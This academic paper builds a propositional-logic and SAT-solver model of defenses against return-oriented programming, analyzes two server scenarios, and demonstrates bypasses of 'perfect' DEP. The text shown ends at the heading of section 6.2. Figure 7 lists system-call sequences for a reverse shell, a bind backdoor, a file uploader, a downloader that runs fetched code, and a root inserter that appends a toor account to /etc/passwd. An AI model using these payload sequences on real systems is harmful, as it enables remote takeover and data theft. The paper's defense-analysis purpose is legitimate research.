Systematic Analysis of Defenses Against Return-Oriented Programming [⋆]

R. Skowyra, K. Casteel, H. Okhravi, N. Zeldovich, and W. Streilein
Boston University, MIT Lincoln Laboratory, and MIT CSAIL

Abstract. Since the introduction of return-oriented programming, increasingly complex defenses and subtle attacks that bypass them have been proposed. Unfortunately the lack of a unifying threat model among code reuse security papers makes it difficult to evaluate the effectiveness of defenses, and answer critical questions about the interoperability, composability, and efficacy of existing defensive techniques. For example, what combination of defenses protect against every known avenue of code reuse? What is the smallest set of such defenses? In this work, we study the space of code reuse attacks by building a formal model of attacks and their requirements, and defenses and their assumptions. We use a SAT solver to perform scenario analysis on our model in two ways. First, we analyze the defense configurations of a real-world system. Second, we reason about hypothetical defense bypasses. We prove by construction that attack extensions implementing the hypothesized functionality are possible even if a 'perfect' version of the defense is implemented. Our approach can be used to formalize the process of threat model definition, analyze defense configurations, reason about composability and efficacy, and hypothesize about new attacks and defenses.

1 Introduction

Since the introduction of return-oriented programming (ROP) by Shacham in 2007 [28], research in the code reuse space has produced a profusion of increasingly subtle attacks and defenses. This evolution has resembled an arms race, with new attacks bypassing defenses either by undermining their core assumptions (e.g. jump-oriented programming [4] vs. returnless kernels [17]) or by exploiting imperfect implementation and deployment (e.g. surgical strikes on randomization [26] vs. ASLR [33]). Defensive techniques evolved in lockstep, attempting to more comprehensively deny attackers key capabilities, such as G-Free's [20] gadget-elimination techniques targeting classes of free branch instructions rather than focusing on `ret` statements.

While substantial research has been conducted in this space, it is difficult to determine how these defenses, based on different threat models, compose with one another to protect systems, and how various classes of attack fare against both individual and composed defenses. Techniques targeting ROP attacks may eliminate gadgets while doing little against return-into-libc (RiL) code reuse attacks, for example. More comprehensive defenses based on randomization have a history of being brittle when deployed in the real world [26] [32] [29].

[⋆] This work was sponsored by the Office of the Assistant Secretary of Defense for Research and Engineering.

In a perfect world, it would be possible to formalize the above techniques as being effective against or within the capability of a specific adversarial model. Every adversary would have well-defined power and capabilities, as in cryptographic proof techniques. In the real world, however, the software security space seems too complex to encode in a purely algorithmic threat model: one would need to include engineering practices, address space layouts, kernel-user boundaries, system calls, library functions, etc.

In this paper we pursue a hybrid approach, performing a systematic analysis and categorization of attacks and defenses using a formal model of the software security space. Specifically, we model a set of known attacks and defenses as statements in propositional logic about atomic variables corresponding to entities such as attacker capabilities (e.g. knowledge of function addresses) and defense prerequisites (e.g. access to source code). We model only those aspects of software security which are utilized by existing attacks and defenses, rather than trying to model the whole space.

This model-driven approach enables two important capabilities. First, we can use SAT solvers to perform *scenario analysis*, in which a real-world system's possible defensive configurations can be automatically searched for insecure cases. This reduces to constraining the SAT instance based on which defensive prerequisites are (not) allowed on the target system (e.g. closed-source software prevents recompilation). The solver can then determine which defenses are possible to deploy, and whether attacks are still possible using this set of defenses. Note that this analysis is only with respect to existing attacks, and cannot be used in isolation as a comprehensive proof of security. It is intended only to look for certifiably *false* configurations of system defenses.

Second, our model can be used to reason about hypothetical *defense bypasses*. Real-world defenses like Data Execution Prevention (DEP), ASLR, and many control-flow protection mechanisms can be broken by either attacker actions (turning off DEP via code reuse) or via poorly-engineered software (memory disclosure vulnerabilities [31]). These breaks are accounted for in the model, but can be ignored to create a 'perfect' version of a defense. By doing so, it is possible to enumerate what known attacks are rendered useless if the defense is perfected, and to hypothesize what extensions to those attacks would be needed in order to bypass the defense entirely. We provide three hypotheses based around defenses which seem possible to perfect, and prove by construction that attack extensions implementing the hypothesized functionality are possible.

1. Currently, most malware uses ROP to disable DEP and then inject code. If DEP is perfect, is ROP enough on its own to deploy practical malware payloads?
2. If libc is completely stripped of useful functions, are other common libraries suitable for simple return-into-libc (RiL) code reuse attacks?
3. If libc is completely stripped of useful functions can RiL attacks which require Turing-Completeness use other libraries?

We chose these defenses to bypass because they seem relatively 'easy' to perfect, and may thereby instill a potentially false sense of security in users once deployed. We prove by construction that each of these perfect defenses can be bypassed. For hypotheses 1 and 2, we consider a successful attack to be one which can deploy at least one of five malware payloads: a downloader, an uploader, a root inserter, a backdoor, or a reverse backdoor. Note that both of these attacks are known, in principle, to be possible. We would like to identify what capabilities are necessary in practice.

The results we obtain for both Hypotheses 1 and 2 use simple, linear code sequences. Hypothesis 3 is motivated by the realization that a bypass which works only on linear code sequences is incomplete, as advanced attacks may require a fully Turing-Complete language (ROP is already known to be Turing-Complete in most cases [6, 16, 25, 28]).

The remainder of this paper is structured as follows. §2 describes why we elected to model the code reuse space using propositional logic and SAT solving. §3 provides a brief background on modeling and ROP attacks. §4 presents the formal model of attacks and defenses, as well as an explanation of which attacks and defenses have been included. §5 describes the application of our model to scenario analysis, and §6 describes both the defense bypass technique and the specific bypasses mentioned above. §7 concludes.

2 Motivation

The lack of a unifying threat model among code reuse defense papers makes it difficult to evaluate the effectiveness of defenses. The models chosen frequently overlap, but differ enough that defenses are difficult to compare. New defenses are created to respond to specific new attacks without considering the complete space of existing attacks and defenses. While useful for mitigating specific threats (such as ROP gadgets in binaries), it is not clear how these point defenses compose to provide a comprehensive defense.

This lack of standardized threat models and the lack of formalization of the problem domain has made it difficult to answer critical questions about the interoperability and efficacy of existing defensive techniques. Specifically, it is difficult to reason about how multiple defenses compose with one another when deployed on the same system and how the quality of a defensive technique is quantified. Frequently, for example, a defense (e.g. a form of gadget elimination) eliminates some avenues of attack, but does not address others (e.g. return-into-libc). Can another system be deployed to stop these? Which one? What is the smallest set of such defenses which should be deployed to protect against every known avenue of code reuse? Furthermore, how do these defenses change when specific scenarios render defense prerequisites (e.g. virtualization, recompilation, or access to source code) unavailable?

3 Background and Related Work

3.1 Modeling Using Propositional Logic

While the actual execution of code reuse attacks is complex, the ability to perform one is reducible to a requirement for the presence of certain capabilities or features in the victim process space. Return-into-libc attacks, for example, require that useful functions (e.g. I/O functions, exec(), etc.) exist in the process space at a location known to or learnable by the attacker, that control flow can be redirected, etc. Each requirement may also depend on others.

These dependency-chain-like relationships are easily captured using logical implication from the capability to its requirements. Implication is uni-directional; it can be treated as a constraint on requirements such that if a capability is available (i.e. valued to true) then the formula linking each requirement (conjunction, disjunction, etc.) must evaluate to true. If that capability is not available, no constraint is placed on the valuation of its requirements. Defenses can be treated similarly using negative implication: if a defense is enabled, some set of associated capabilities must be disabled.

Using this framework (discussed in §4) a model of the code reuse attack space is a series of statements linking defenses to their effects and prerequisites, and attacks to their required capabilities. The intersection of all of these statements is a single formula in propositional logic, constraining the possible valuations of all atomic variables.

On its own, this model does very little; it is merely a static context formalizing certain relationships. However, other constraints can be added which, if the resulting composed formula is satisfiable, can provide useful insights. These constraints are themselves formulas of propositional logic, and can be used to evaluate either concrete deployment scenarios (see §5) or to explore interesting hypothetical model extensions that represent new attacks or attack extensions (see §6)

3.2 Code Reuse Attacks

Code reuse attacks were created as a response to protection mechanisms that prevent code injection by preventing data execution [23] (enforcing W⊕X memory) or monitoring inputs to look for shellcode injection [24]. Unlike code injection attacks, which redirect the program control flow to code written by the attacker, code reuse attacks redirect the control flow to sections of existing executable code that are chosen by the attacker. Code-reuse attacks are categorized based on the granularity of the sections of reused code (called *gadgets*). The most commonly discussed types of code reuse attacks are return-into-libc attacks and return-oriented programming (ROP) attacks. In return-into-libc attacks [19], the gadgets are entire functions. Usually these functions are system functions from libc such as *exec*, but they can be any complete function from the program space. In ROP attacks [28], a gadget is a series of machine instructions terminating in a `ret` or a `ret`-like sequence, such as `pop x` followed by `jmp *x` [7]. The `ret` instructions are used to transfer control from one gadget to the next to allow attackers to construct complex attacks from the existing code (see Figure 1).

Although it has been shown to be possible in principle to create complete malware payloads using only code reuse attacks [34] [28], attacks in the wild often use limited, ROP techniques to perform very specific operations, such as disabling W⊕X, to allow a more general subsequent attack. This may be as simple as calling a single function [9] or leaking a single memory address [26]. After W⊕X is disabled, an injected payload is executed.



Fig. 1: Program stack with a ROP payload, which executes `xor %eax, %ebx`; `add %ebx, %edx`; `xor %eax, %ebx`; ...

Defenses against code reuse attacks have focused on address space randomization [27] [33] [38] [39] [11] [15], ROP gadget elimination [20] [17], and control flow protection [8] [30] [1] [14]. A larger survey of existing defenses is given in §4.2.

4 Code Reuse Attack Space Model

Our model of the code reuse attack space uses propositional logic formulas to encode known avenues of attack as dependencies on statements about a process image, and defenses as negative implications for these statements. We used both academic literature and the exploit development community as a corpus from which to draw attacks and defenses. SAT-solvers (or SMT-solvers to generate minimal solutions) can be used to automate the search for attacks in an environment where certain defenses are deployed.

The model consists of a *static context* of attacker dependencies and defense points, and takes as an *input* scenario constraints which specify system-specific facts (e.g. JIT compilers are used or no source code is available). The model *output* is either an example of how malware could be deployed (listing the capabilities used by the attacker, such as return-to-libn techniques), or a statement of security that no malware can deployed within the context of the attack space.

The evaluation is conducted by forcing the valuation of the variable corresponding to successful malware deployment to be true. If the model is still satisfiable, then a satisfying instance corresponds to a specific potential attack. Consider, for example, a system where DEP and ASLR are deployed. The SAT-solver will find a satisfying instance where ASLR is broken via one of several known techniques, enabling one of several malware deployment techniques like ROP or return-into-libc. Furthermore, it is simple to encode system-specific constraints which limit the set of deployable defenses (e.g. the presence of Just-In-Time compilers which renders DEP unusable). This allows for the analysis of concrete, real-world scenarios in which machine role or workload limit the possible defenses which can be deployed.

4.1 Model Definition and Scope

An attack space model is an instance of propositional satisfiability (PSAT) ϕ such that:

- $Atoms\{\phi\}$ consists of statements about the process image
- The literal $m \in Atoms\{\phi\}$ is true if and only if a malware payload can be deployed in the process image
- There is some valuation $\mu \models \phi$ if and only if $\mu m = \top$
- ϕ is a compound formula consisting of the intersection of three kinds of sub-formula:
  1. A *dependency* $a_i \rightarrow \chi$ establishes the dependency of a the literal $a_i \in Atoms\{\phi\}$, a statement about the process image, on the sub-formula χ, which may itself be a dependency
  2. A *defense point* $a_i \land \neg a_i\_broken \rightarrow \neg a_j$ establishes that if the literal a_i, representing the deployment of a specific defense in the process image, is true, and that defense has not been broken, then the vulnerability-related statement a_j is necessarily false. That is, a_i protects against attacks relying on a_j.
  3. A *scenario constraint* $a_i = \top$ or $a_i = \perp$ fixes the valuation of the literal a_i, representing a non-negotiable fact about the process image.

Fig. 2: Formal Model of an Attack Space Analysis

Figure 2 describes our formal model, which is implemented using the Z3 [18] SMT solver. The complete model is approximately 200 lines of code, and can easily be updated as new attacks and defenses evolve. Note that while satisfiability checking is NP-Complete in the general case, modern SAT solvers can employ a variety of heuristics and optimization to rapidly solve SAT instances up to millions of variables and clauses [13]. In this paper, we focus on investigating scenario-specific questions and on possible defense bypasses, but other approaches using this model could also provide valuable insights. It is possible, for example, to rank the importance of attacker dependencies (that is, some set of literals) by quantifying the number of paths to malware deployment which rely on those literals, via analysis of the DAG-representation of ϕ.

As a concrete example of how our model can be used, consider the G-Free [20] defense, which targets several key capabilities necessary for ROP attacks. ROP gadgets are machine code segments ending in free-branch instructions, a class of instruction which allows indirect jumps with respect to the instruction pointer. By controlling the memory elements used in this indirection, gadgets can be chained together into larger ROP programs. G-Free removes free-branch instructions and prevents mid-instruction jumps using semantics-preserving code transformations at the function level.

A portion of the attack space dealing with ROP attacks is shown in Figure 3 as propositional statements formalizing the dependencies between attacker capabilities. Each atom corresponds to a specific capability: the valuation of `sycl_g` denotes the presence of a system call gadget, `g_loc` corresponds to the attacker's knowledge of gadget locations in memory, etc.

G-Free's effect on this space is formalized as $(\texttt{gfree} \wedge \neg \texttt{gfree\_broken}) \rightarrow \neg(\texttt{frbr} \vee \texttt{mdfjmp})$. The atoms `frbr` and `mdfjmp` represent free branch instructions and mid-function jumps, respectively. If G-Free valuates True (deployed), these atoms will now valuate False (unavailable to an attacker). The question, then, is whether an attack can still succeed.

$$
\begin{array}{ll}
\texttt{sycl\_g} \rightarrow (\texttt{rop} \wedge (\texttt{sycl\_ib} \vee \texttt{sycl\_il})) & \wedge \\
\texttt{rad\_g} \rightarrow \texttt{rop} & \wedge \\
\texttt{rop} \rightarrow (\texttt{g\_ex} \wedge \texttt{g\_smkn} \wedge \texttt{g\_loc}) & \wedge \\
\texttt{g\_ex} \rightarrow (\texttt{frbr} \wedge \texttt{mdfjmp}) & \wedge \\
\texttt{frbr} \rightarrow (\texttt{ret} \vee \texttt{ulbin} \vee \texttt{dis\_g}) & \wedge \\
\texttt{dis\_g} \rightarrow (\texttt{g\_ex} \wedge \texttt{g\_smkn}) &
\end{array}
$$

Fig. 3: A portion of the ROP attack space

Figure 4 provides an example of how our analysis proceeds. Note that this is not how the *solver* operates, but is a high-level, human-readable view of the relationship between attacks and defenses. The model is represented as a propositional directed acyclic graph (PDAG)[37], where the ability to produce malware is a function of the attacker prerequisites and the deployed defenses. The symbols in the diagram represent the following parts of the model:

- ◯ represent the literals from the model which will be initialized to true or false depending on the actual configuration. These literals represent the presence of prerequisites for an attack (vulnerabilities) or defenses that can be enabled.
- ▽ corresponds to logical OR
- △ corresponds to logical AND

– ◇ corresponds to logical NOT. When defenses are included in the model, the attack assumptions they prevent depend on the defense not being enabled.

The edges in the graph indicate a “depends on” relationship. For example, disabling DEP depends on the existence of return-into-libc or ROP.



Fig. 4: Graph of G-Free’s Effects on the Code Reuse Attack Space

Figure 4 depicts one component of the larger model (including the attack space portion described in Figure 3), illustrating G-Free [20] and its relationship to ROP. The shaded components highlight the effect that implementing G-Free has on the rest of the space: ROP attacks are disabled due to key pre-requisites being rendered unavailable, but return-into-libn attacks are still possible.

All of our model’s static context (the attack paths, defenses, and other constraints) are drawn from current academic literature, documentation from popular commercial and open source systems, and documented attacks. All of these are briefly discussed below. The information about defenses in the model is included with the assumption that the defenses are implemented as described in their specifications. Testing the implementations of each defense was beyond the scope of this project. However, a model of a particular system will highlight which defense features are most important, and where efforts to test defense implementations should be focused.

4.2 Included Defenses

In this section we list defenses against code injection and code reuse attacks which are part of our *static context*. These are represented in a manner similar to that of G-Free as described above (i.e. as logical formulas binding the negation of certain capabilities to the defense). For each defense, we note which attacker capabilities are removed, whether important capabilities remain, and practical implementation considerations. Some of these systems have been deployed and others are proofs of concept.

Data Execution Prevention To prevent code injection attacks, Windows [27] and Linux [36] have both integrated data execution prevention (DEP) to ensure that data pages are marked non-executable and programs will fault if they attempt to execute data. These systems do not protect against code-reuse attacks where attackers build malware out of program code rather than through code injection. DEP is also not compatible with every application and it is possible to disable it.

Address Space Randomization Many systems have been proposed that use randomization (of either the code or the address space) to reduce the amount of knowledge that attackers have about running programs. Depending on what is randomized, these systems reduce the attacker's knowledge about the program in different ways. Randomization systems are usually run in conjunction with DEP. The Windows kernel [27] includes an implementation of ASLR that randomizes the locations of the base addresses of each section of the executable. PAX ASLR [33] is a kernel module for GNU/Linux that randomizes the locations of the base addresses of each section of the executable. Binary Stirring [38] is a binary rewriter and modified loader that randomizes the locations of functional blocks within the program space. Dynamic Offset Randomization [39] randomizes the locations of functions within shared libraries. Instruction Layout Randomization [11] uses an emulation layer to randomize the addresses of most instructions within an executable. ASLP [15] rewrites ELF binaries to randomize the base address of shared libraries, executable, stack and heap.

Code Rewriting and Gadget Removal Other defenses use compiler tools and binary rewriting to create binaries that are difficult to exploit with ROP attacks by preventing the program from jumping into the middle of functions or instructions and by removing the `ret` instructions used to chain gadgets together. G-Free [20] is a compiler tool with several protections aimed at preventing ROP attacks. It uses encrypted return addresses to prevent attackers from overwriting control flow data. It also inserts NOPs before instructions that contain bytes that could be interpreted as `ret` to create alignment sleds that prevent attackers from using unaligned instructions as ROP gadgets. Li et. al. [17] rewrite kernel binaries to minimize the number of `ret` instructions and prevent ROP attacks targeting the kernel. Pappas et. al [22] replace sections of binaries with random, semantically equivalent sections to prevent attackers from predicting gadget locations.

Control Flow Protection Control flow protection systems prevent attackers from redirecting the program execution by protecting the return addresses and other control flow data from malicious modifications. PointGuard [8] protects pointer data in Windows programs by encrypting pointers stored in memory. Transparent runtime shadow stack (TRUSS) [30] uses binary instrumentation to maintain a shadow stack of return addresses and verifies each return. Control Flow Integrity [1] analyzes the source code of programs to build a control flow graph (CFG) and then adds instrumentation to check that the program execution does not deviate from the intended CFG. Branch Regulation [14] prevents jumps across function boundaries to prevent attackers from modifying the addresses of indirect jumps and duplicates the call stack to prevent attackers from modifying return addresses.

Buffer Overflow Prevention The full extent of buffer overflow defenses is outside the scope of this paper, but we will list protections that are included in Microsoft Visual Studio and GCC. Propolice [10] is an extension for the GCC compiler that provides stack canaries and protection for saved registers and function arguments. Microsoft Visual Studio also provides buffer overflow protection with the /GS flag [5]. When /GS is enabled, it generates security cookies on the stack to protect return addresses, exception handlers and function parameters.

Remove Unused Code From Linked Libraries The library randomization technique described by Xu and Chapin [39] also ensures that only functions that have entries in the GOT are available in the program space. This means that the functions available to return-into-libc attacks are limited to the ones actually used in the program. The Linux kernel has a security feature called `seccomp` filtering [2] that allows applications to define a filter on the system calls available.

4.3 Attack Capabilities Modeled

In this section we discuss the assumptions, a priori knowledge, and capabilities that code injection, return-into-libc, and ROP attacks rely on. These are used to define the attack space of the *static context* as a series of logical formulas specifying the dependencies between attacker capabilities, as shown in Figure 3.

Ability to Overwrite Memory All the attacks discussed in this paper rely on the ability to overwrite memory on the stack or heap. In C, the default memory copying functions do not check whether the source arrays fit into the destination arrays. When the source array is too large, the excess data is copied anyway, overwriting the adjacent memory. This means that when programmers read user-supplied arrays or strings into buffers without checking its length, attackers can supply carefully crafted inputs that overwrite important data [21].

Redirect Control Flow All the attacks we examine require diverting the control flow of the vulnerable application at least once. This is accomplished by using a buffer overflow to overwrite a return address or function pointer on the stack or heap. When the function returns or the function is called, the program jumps to the address specified by the attacker. In the case of a code injection attack, the program jumps to the address of the code that the attacker just injected [21]. In the case of a code reuse attack, the program jumps to an address within the executable or linked libraries.

ROP attacks rely on more detailed assumptions about the attackers' ability to redirect the control flow; for example, jumping to gadgets that start in the middle of functions or even in the middle of instructions [12] [28]. ROP attacks use `ret` or `ret`-like instructions to chain gadgets together and build complex attacks [7].

Ability to Read Process Memory Buffer overread vulnerabilities and format string vulnerabilities [32] allow attackers to read values from memory. Attackers can use these vulnerabilities to find randomized addresses and read stack cookies, encryption keys and other randomized data that is incorporated into defense systems.

Knowledge of Address Space Layout Attackers can predict the address space layout of broadly distributed applications when operating systems load identical binaries at the same address every time. Attackers can use this knowledge to jump to the correct address of injected code [21] and to find addresses of the functions and gadgets used as part of code reuse attacks [28]. Attackers can also take advantage of an incomplete knowledge of the address space. For example, knowledge of relative addresses within sections of the executable can be used in combination with the ability to learn a selected address to calculate the complete address space [29]. Furthermore, attackers that know the contents of the Global Offset Table (GOT) or locations of a subset of the function headers can develop a code reuse attack that chains together entire functions.

Knowledge of Gadget Semantics When ROP gadgets are smaller than complete functions, their semantics can depend on the exact instructions and ordering from the executable. This means that the gadgets available can vary for programs that are semantically equivalent when run as intended. Finding these smaller gadgets requires knowledge of the assembly code of the target binary. Furthermore, some ROP gadgets are a result of "unintended instructions" [28] [12] found by jumping into the middle of an instruction and executing from there. Finding these unintended instructions requires knowledge of the opcodes used for each instruction. assembly
Ability to make multiple probes Some programs allow attackers to send multiple inputs interactively, depending on the response. This allows them to develop multi-stage attacks that take advantage of memory disclosures to learn more information about the address space [32] or launch brute force attacks against randomization systems [29].
Execute Stack or Heap Data When the pages of memory on the stack or heap are marked executable, attackers can inject code directly into memory and run it. This makes it easy for attackers to run arbitrary code and to reuse the same attacks on different applications. To take advantage of executable data, attackers need to write malicious code at a known address and then redirect the control flow to that address [21].
Large Codebase Linked C programs all link to a version of the C standard library, which provides an API for programmers to access system functions like printing to the screen and allocating memory. The C standard library also provides many functions that can be useful to attackers, like `exec`, which runs any program and `system`, which provides direct access to the system call interface. Return-into-libc attacks take advantage of the fact that these functions are available in the program space by redirecting the program control flow and calling them.

5 Scenario Analysis

To demonstrate using our model to analyze defense configurations, we look at the security of two applications, a closed-source HTTP server like Oracle and an open-source document viewer, running on a server running Ubuntu Server 12.10 with standard security features [2]. The defenses enabled by Ubuntu that apply to our code-reuse model are ASLR, non-executable data, and system call filtering. We initialize the model with the defenses that are possible with each application and run the SAT-solver to see which (if any) attacks are still possible.

The first application, the HTTP server does not have source code available so it cannot take advantage of the `syscall` filtering provided by GCC patches. Even if it could, since HTTP servers need to use the network interface, open files and run scripts, many of the dangerous `syscalls` will still be allowed. Web servers also will respond to multiple requests, so brute force attempts may be possible. ASLR and DEP will still be enabled. Running the SAT-solver shows that the possibility of brute-force attacks to break ASLR means that using return-into-libc and ROP are both possible, while the non-executable data prevents code injection attacks.

The second application, the document viewer, is compatible with a larger set of defenses. Since the source code is available and it does not require access to dangerous system calls, it can be built with `syscall` filtering. Since the attack vector for a document viewer is opening a malicious document, multiple probes and brute force attacks are not possible. Like the HTTP server, ASLR and non-executable data are enabled. In the case of the document viewer, the `syscall` filtering prevents both return-into-libc and ROP attacks and the non-executable data prevents code injection attacks.

6 Defense Bypasses

In this section, we demonstrate how our model can be used to identify possible attack extensions which, should they exist, enable the complete bypassing of a defense (as opposed to an attack which breaks the defense directly and invalidates its security guarantees). Not all of these bypasses need to be entirely novel, in the sense that they have never been proposed before. Rather, they are intended to highlight the weakness of even the strongest incarnation of a defense: with a small number of added capabilities, an attacker can use an incrementally more powerful attack to render useless a strong defense. All of our results are currently restricted to Linux environments. As future work, we intend to construct similar bypasses for the Windows platform.

6.1 Pure ROP Payload

In the wild, malware normally uses ROP to disable DEP and then to inject code normally [9], despite the fact that academic literature has posited that ROP is sufficient to write full payloads [28]. A recent Adobe Reader exploit based purely on ROP attacks supports this notion [3]. Should this be the case, code injection is unnecessary for real malware.



Fig. 5: ROP as an enabler of code injection

The relevant model section is shown in Figure 5. Note that if we set the constraint that `dep_broken=False`, the SAT solver will be unable to find any instance in which malware can be deployed despite ROP being available. Specifically, in this version of the model, code injection is a prerequisite for malware, but unbreakable DEP renders code injection impossible.

This model configuration is consistent with real-world malware, but not the academic community's view of ROP. Hypothetically, there is some path (illustrated as the dotted line in Figure 5) which allows ROP alone to enable malware deployment.

This is indeed the case, as we prove below. The model can be updated with a path to malware deployment from ROP which requires one added capability: the presence of a system call gadget in the process address space. This is shown in Figure 6, along with a now satisfying instance of the model in which malware is enabled alongside unbreakable DEP.



Fig. 6: ROP as a malware deployment technique

The proof by construction considers a successful malware deployment to consist of any one of the following payloads:

- Downloader: A program which connects to a remote host, downloads arbitrary content, saves it to disk, and executes it
- Uploader: A program which exfiltrates files from the host to a remote location
- Backdoor: A program which creates a shell accessible from an external host and awaits a connection.
- Reverse Backdoor: A program which creates a connection to an external host and binds a shell to that connection.
- Root Inserter: Adds a new root user to the system

We implemented every payload using purely ROP. We began by reducing each payload to a simple linear sequence of system calls, shown in Figure 7. We did not need looping constructs, although Turing-Completeness is certainly available to more advanced payloads [28]. The *phantom stack* referenced in the figure is explained below. In essence, it provides the memory management required to enable reusable system call chains.

The challenge, then, is to translate each sequence of system calls to a ROP program. We extracted a catalog of ROP gadgets from GNU libc version 2.13 using the established Galileo algorithm [28], and crafted each payload using these gadgets.

Due to the level of system call reuse across these payloads, we constructed each system call gadget to be modular and easily chained. For calls like `socket`, translation to ROP code is straightforward: arguments are immediate values that can be written to the stack during the payload injection phase, registers can be loaded via common `pop reg; ret` sequences, then the call can be invoked.

Unfortunately, things are harder in the general case. Setting arguments for an arbitrary chain of system calls introduces two challenges: dynamically generated values (like file descriptors) must be tracked across system calls, and some arguments (e.g. pointers to struct pointers) must be passed via multiple levels of indirection. These chal-

Reverse Backdoor

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
connect(fd, &addr, 0x10);
dup2(fd, 0);
dup2(fd, 1);
dup2(fd, 2);
execve("/bin/sh", ["/bin/sh"], 0);
```

Uploader

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
connect(fd, &addr, 0x10);
fd2 = open("target_file", 0);
sendfile(fd, fd2, 0, file_size);
```

Root Inserter

```
sbrk(0);
sbrk(phantom_stack_size);
setuid(0);
fd = open("/etc/passwd", 002001);
write(fd, "toor:x:0:0::/:/bin/bash\n", 24);
```

Downloader

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
connect(fd, &addr, 0x10);
read(fd, buf, buf_len);
fd2 = open("badfile", 0101, 00777);
write(fd2, buf, buf_len);
execve("badfile", ["badfile"], 0);
```

Backdoor

```
sbrk(0);
sbrk(phantom_stack_size);
fd = socket(2, 1, 0);
bind(fd, fd, &addr, 0x10);
listen(fd, 1);
fd2 = accept(fd, &addr, 0x10);
dup2(fd2, 0);
dup2(fd2, 1);
dup2(fd2, 2);
execve("/bin/sh", ["/bin/sh"], 0);
```

Fig. 7: System-call-based implementations of Metasploit payloads.

lenges are further complicated by two restrictions imposed by ROP: the stack cannot be pushed to in an uncontrolled way (since that is where the payload resides), and register access may be constrained by the available gadgets in the catalog.

As an example of the above challenges, consider the `connect` system call, which is critical for any network I/O. Like all socket setup functions in Linux, it is invoked via the `socketcall` interface: `eax` is set to `0x66` (the system call number), `ebx` is set to `0x3` (connect), and `ecx` is set as a pointer to the arguments to `connect`.

These arguments include both dynamic data (a file descriptor) and double indirection (a pointer to data that has a pointer to a `struct`). Since the stack cannot be pushed to and dynamic data cannot be included at injection time, these arguments have to be written elsewhere in memory. Since register-register operations are limited (especially just prior to the call, when `eax` and `ebx` are off-limits), the above memory setup has to be done with only a few registers. Finally, since this is just one system call in a chain of such calls, memory addresses should be tracked for future reuse.

We resolved these issues by implementing a 'phantom' stack on the heap. The phantom stack is simply memory allocated by the attacker via the `sbrk` system call, which gets or sets the current program break. Note that this is not a stack pivot: the original program stack is still pointed to by `esp`. This is a secondary stack, used by the attacker to manage payload data. A related construction was used in [7] for creating ROP payloads on the ARM platform.

Creating the phantom stack does not require any prior control over the heap, and goes through legitimate kernel interfaces to allocate the desired memory. Pushes and pops to this stack reduce to arithmetic gadgets over a phantom stack pointer register. For our gadget catalog, `eax` was best suited to the purpose. A degree of software engineering is required to ensure correct phantom stack allocation and management. This, along with several other useful ROP constructs, will be the focus of a future publication.

A complete ROP gadget to connect to `localhost` on port 43690 is presented in Figure 8. The phantom stack must already be allocated, and the active file descriptor is assumed to be pushed onto it. The gadget can be divided into three functional components, as indicated by the lines drawn across the stack diagram.

From the bottom, the first component prepares the arguments to `connect(fd, &addr, 0x10)` on the phantom stack and puts a pointer to these arguments in `ecx`. The second component saves the phantom stack pointer into `edx`, loads `eax` and `ebx` with the necessary system call and socketcall identifiers, and invokes the system call interrupt. The `pop reg` instructions following the interrupt are unavoidable, as this is the smallest system call gadget we could find. To prevent control flow disruptions, we pad the stack with junk values to be loaded into the popped registers. The third component is similar to traditional function epilogues. It moves `eax` above the memory used by this gadget, freeing that portion of the phantom stack for use by other gadgets.



Fig. 8: ROP gadget for `connect(fd, &addr, 0x10)`

We have implemented similar gadgets for all other system calls used by our payloads. Due to space limitations, the complete listings are presented in our technical report. By executing these in sequence, any of the payloads described above can be implemented using the ROP gadgets derived from the libc shared library.

6.2 Return-into-LibN

